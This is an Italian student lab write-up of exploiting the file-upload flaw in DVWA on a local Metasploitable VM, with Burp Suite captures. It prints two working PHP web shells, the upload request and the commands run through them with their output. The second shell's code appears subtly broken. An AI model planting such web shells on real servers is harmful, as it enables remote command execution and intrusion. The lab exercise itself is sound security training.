

ESERCIZIO S6L1

Traccia: Configurare il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Consegna: • Codice php. • Risultato del caricamento (screenshot del browser). • Intercettazioni (screenshot di burpsuite). • Risultato delle varie richieste. • Eventuali altre informazioni scoperte della macchina interna. • BONUS: usare una shell php più sofisticata.

SVOLGIMENTO

Come prima cosa si è assicurata la comunicazione tra le due macchine Kali e Meta.

```
(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.788 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.557 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.604 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.498 ms
^C
--- 192.168.50.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3070ms
rtt min/avg/max/mdev = 0.498/0.611/0.788/0.108 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.662 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.697 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.518 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.639 ms

--- 192.168.50.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.518/0.629/0.697/0.067 ms
msfadmin@metasploitable:~$
```

Successivamente si è aperto Burpsuite da Kali per intercettare ed analizzare ogni richiesta fatta verso la DVWA di Meta. Per sfruttare la vulnerabilità di file upload presente sulla DVWA si è inizialmente settato il livello di sicurezza su 'low'. In questo modo è possibile sfruttare la DVWA soprattutto per via della mancanza della sanitizzazione degli input a livello di sicurezza low (una conferma di ciò la si può avere osservando il codice sorgente). Passando nella sezione 'Upload' si arriva alla vulnerabilità 'file upload'.

The image shows two side-by-side screenshots. The left screenshot is of the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: File Upload' section. It features a sidebar with navigation links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a 'Choose an image to upload:' section with a 'Choose File' button and an 'Upload' button. Below this, there's a 'More info' section with links to OJWasP and SecuriTeam blogs. The right screenshot is from Burp Suite Community Edition v2023.12.13, showing the 'HTTP history' tab. It displays a list of intercepted requests, with the last one (ID 14) selected. This request is a GET to '/dvwa/vulnerabilities/upload/' with a status of 200. The 'Request' and 'Response' details are visible at the bottom.

#	Host	Method	URL	Params	Edited	Status
3	http://192.168.50.101	GET	/dvwa/			302
4	http://192.168.50.101	GET	/dvwa/login.php			200
5	http://192.168.50.101	POST	/dvwa/login.php		✓	302
6	http://192.168.50.101	GET	/dvwa/index.php			200
7	http://192.168.50.101	GET	/dvwa/security.php			200
8	http://192.168.50.101	POST	/dvwa/security.php		✓	302
9	http://192.168.50.101	GET	/dvwa/security.php			200
10	http://192.168.50.101	POST	/dvwa/security.php		✓	302
11	http://192.168.50.101	GET	/dvwa/security.php			200
12	http://192.168.50.101	POST	/dvwa/security.php		✓	302
13	http://192.168.50.101	GET	/dvwa/security.php			200
14	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200

```
Request
1 GET /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.50.101/dvwa/security.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=3f4cf8ac1903640e9962cfd55e2979
10 Connection: close
11

Response
1 HTTP/1.1 200 OK
2 Date: Mon, 20 May 2024 16:38:12 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2009 12:00:00 GMT
8 Content-Length: 4516
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
14 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
15 <html xmlns="http://www.w3.org/1999/
```

In questa sezione viene chiesta di caricare un'immagine. Sfruttando la vulnerabilità 'file upload' si può caricare uno script per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. L'immagine sottostante mostra il **codice php** che si è caricato su DVWA.

The image shows a screenshot of a text editor window titled '~/.Desktop/shell.php - Mousepad'. The editor contains the following PHP code:

```
1 <?php
2 if (isset($_REQUEST['cmd'])) {
3     echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
4 }
5 ?>
6
```

Di seguito è mostrato lo screen del messaggio di avvenuto caricamento del file. Con Burpsuite si è analizzato il traffico e si è intercettata la richiesta: si nota come nel corpo della richiesta GET si trovi il contenuto del file shell.php.

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../hackable/uploads/shell.php succesfully uploaded!

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLo

Learn

InterceptHTTP historyWebSockets historyProxy settings


Request to http://192.168.50.101:80

ForwardDropIntercept is onActionOpen browser

PrettyRawHex



```
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1DfDRC3t1EqGTZrQ
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=3fdcf8acf1903640e9962cfde55e2979
14 Connection: close
15
16 -----WebKitFormBoundary1DfDRC3t1EqGTZrQ
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000000
20 -----WebKitFormBoundary1DfDRC3t1EqGTZrQ
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (isset($_REQUEST['cmd'])) {
26     echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
27 }
28 ?>
29
30 -----WebKitFormBoundary1DfDRC3t1EqGTZrQ
31 Content-Disposition: form-data; name="Upload"
32
33 Upload
34 -----WebKitFormBoundary1DfDRC3t1EqGTZrQ--
35
```

Una volta caricata la shell, essa accetta un parametro tramite richiesta GET nel campo cmd. Di seguito è mostrato uno screen del browser dell'avvenuto caricamento della shell.



Per verificare di essere entrati nella DVWA con una shell php si provano a dare diversi comandi: di seguito sono mostrati gli screen dei comandi passati alla shell come **ls**, **ls /**, **lshw**. Con questi comandi si possono ottenere informazioni sulla macchina su cui gira DVWA e sul contenuto del Web Server.

>ls



>ls /

75	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=	✓	200	350
76	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=	✓	200	350

Request

Pretty

Raw

Hex

1

GET /dvwa/hackable/uploads/shell.php?cmd=

2ls%20/ HTTP/1.1

3Host: 192.168.50.101

4Upgrade-Insecure-Requests: 1

5User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

6Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7Accept-Encoding: gzip, deflate, br

8Accept-Language: en-US,en;q=0.9

9Cookie: security=low; PHPSESSID=f3989e76c9d1fdal3aca619a533823d6

10Connection: close

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2Date: Mon, 20 May 2024 18:05:27 GMT

3Server: Apache/2.2.8 (Ubuntu) DAV/2

4X-Powered-By: PHP/5.2.4-2ubuntu5.10

5Content-Length: 155

6Connection: close

7Content-Type: text/html

8

9

10bin

11boot

12cdrom

13dev

14etc

15home

16initrd

17initrd.img

lib

192.168.50.101/dvwa/hack x +

← → ↻ ⚠ Not secure 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls%20/

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz

>lshw

81	http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=	✓		
----	-----------------------	-----	---------------------------------------	---	--	--

Request

Pretty

Raw

Hex

1

GET /dvwa/hackable/uploads/shell.php?cmd=

2lshw HTTP/1.1

3Host: 192.168.50.101

4Upgrade-Insecure-Requests: 1

5User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK


2Date: Mon, 20 May 2024 18:12:1

3Server: Apache/2.2.8 (Ubuntu)

4X-Powered-By: PHP/5.2.4-2ubunt

5Content-Length: 4829

6Connection: close



```
metasploitable
  description: Computer
  width: 32 bits
*-core
  description: Motherboard
  physical id: 0
*-memory
  description: System memory
  physical id: 0
  size: 511MiB
*-cpu
  product: 11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz
  vendor: Intel Corp.
  physical id: 1
  bus info: cpu@0
  version: 6.12.1
  serial: 0008-06C1-0000-0000-0000-0000
  size: 18EHZ
  width: 64 bits
  capabilities: fpu fpu_exception wp vme de pse tsc msr pae mce cx8 a
  configuration: id=0
*-pci
  description: Host bridge
  product: 440FX - 82441FX PMC [Natoma]
```

BONUS: Di seguito è mostrato un codice della shell in php più sofisticato rispetto a quello iniziale. In particolare, questo script include alcune funzioni aggiuntive come la navigazione del filesystem e il download/upload di file. Inoltre è stata inserita una parte in html per avere un'interfaccia grafica.

```
~/Desktop/shell_sofisticata.php - Mousepad
File Edit Search View Document Help

1 <?php
2 // Disable error reporting
3 error_reporting(0);
4
5 // Handle commands
6 if (isset($_POST['cmd'])) {
7     $cmd = $_POST['cmd'];
8     echo "<pre>" . shell_exec($cmd) . "</pre>";
9 }
10
11 // Handle file uploads
12 if (isset($_FILES['file'])) {
13     move_uploaded_file($_FILES['file']['tmp_name'], $_FILES['file']
14     ['name']);
15     echo "File uploaded successfully.";
16 }
17
18 <!DOCTYPE html>
19 <html>
20 <head>
21     <title>PHP Web Shell</title>
22 </head>
23 <body>
24     <form method="post">
25         <input type="text" name="cmd" placeholder="Enter command">
26         <input type="submit" value="Execute">
27     </form>
28
29     <form method="post" enctype="multipart/form-data">
30         <input type="file" name="file">
31         <input type="submit" value="Upload">
32     </form>
33 </body>
34 </html>
35
```

PHP Web Shell

← → ↻ ⚠ Not secure 192.168.50.101/dvwa/hackable/uploads/shell_sofisticata.php

Enter command

No file chosen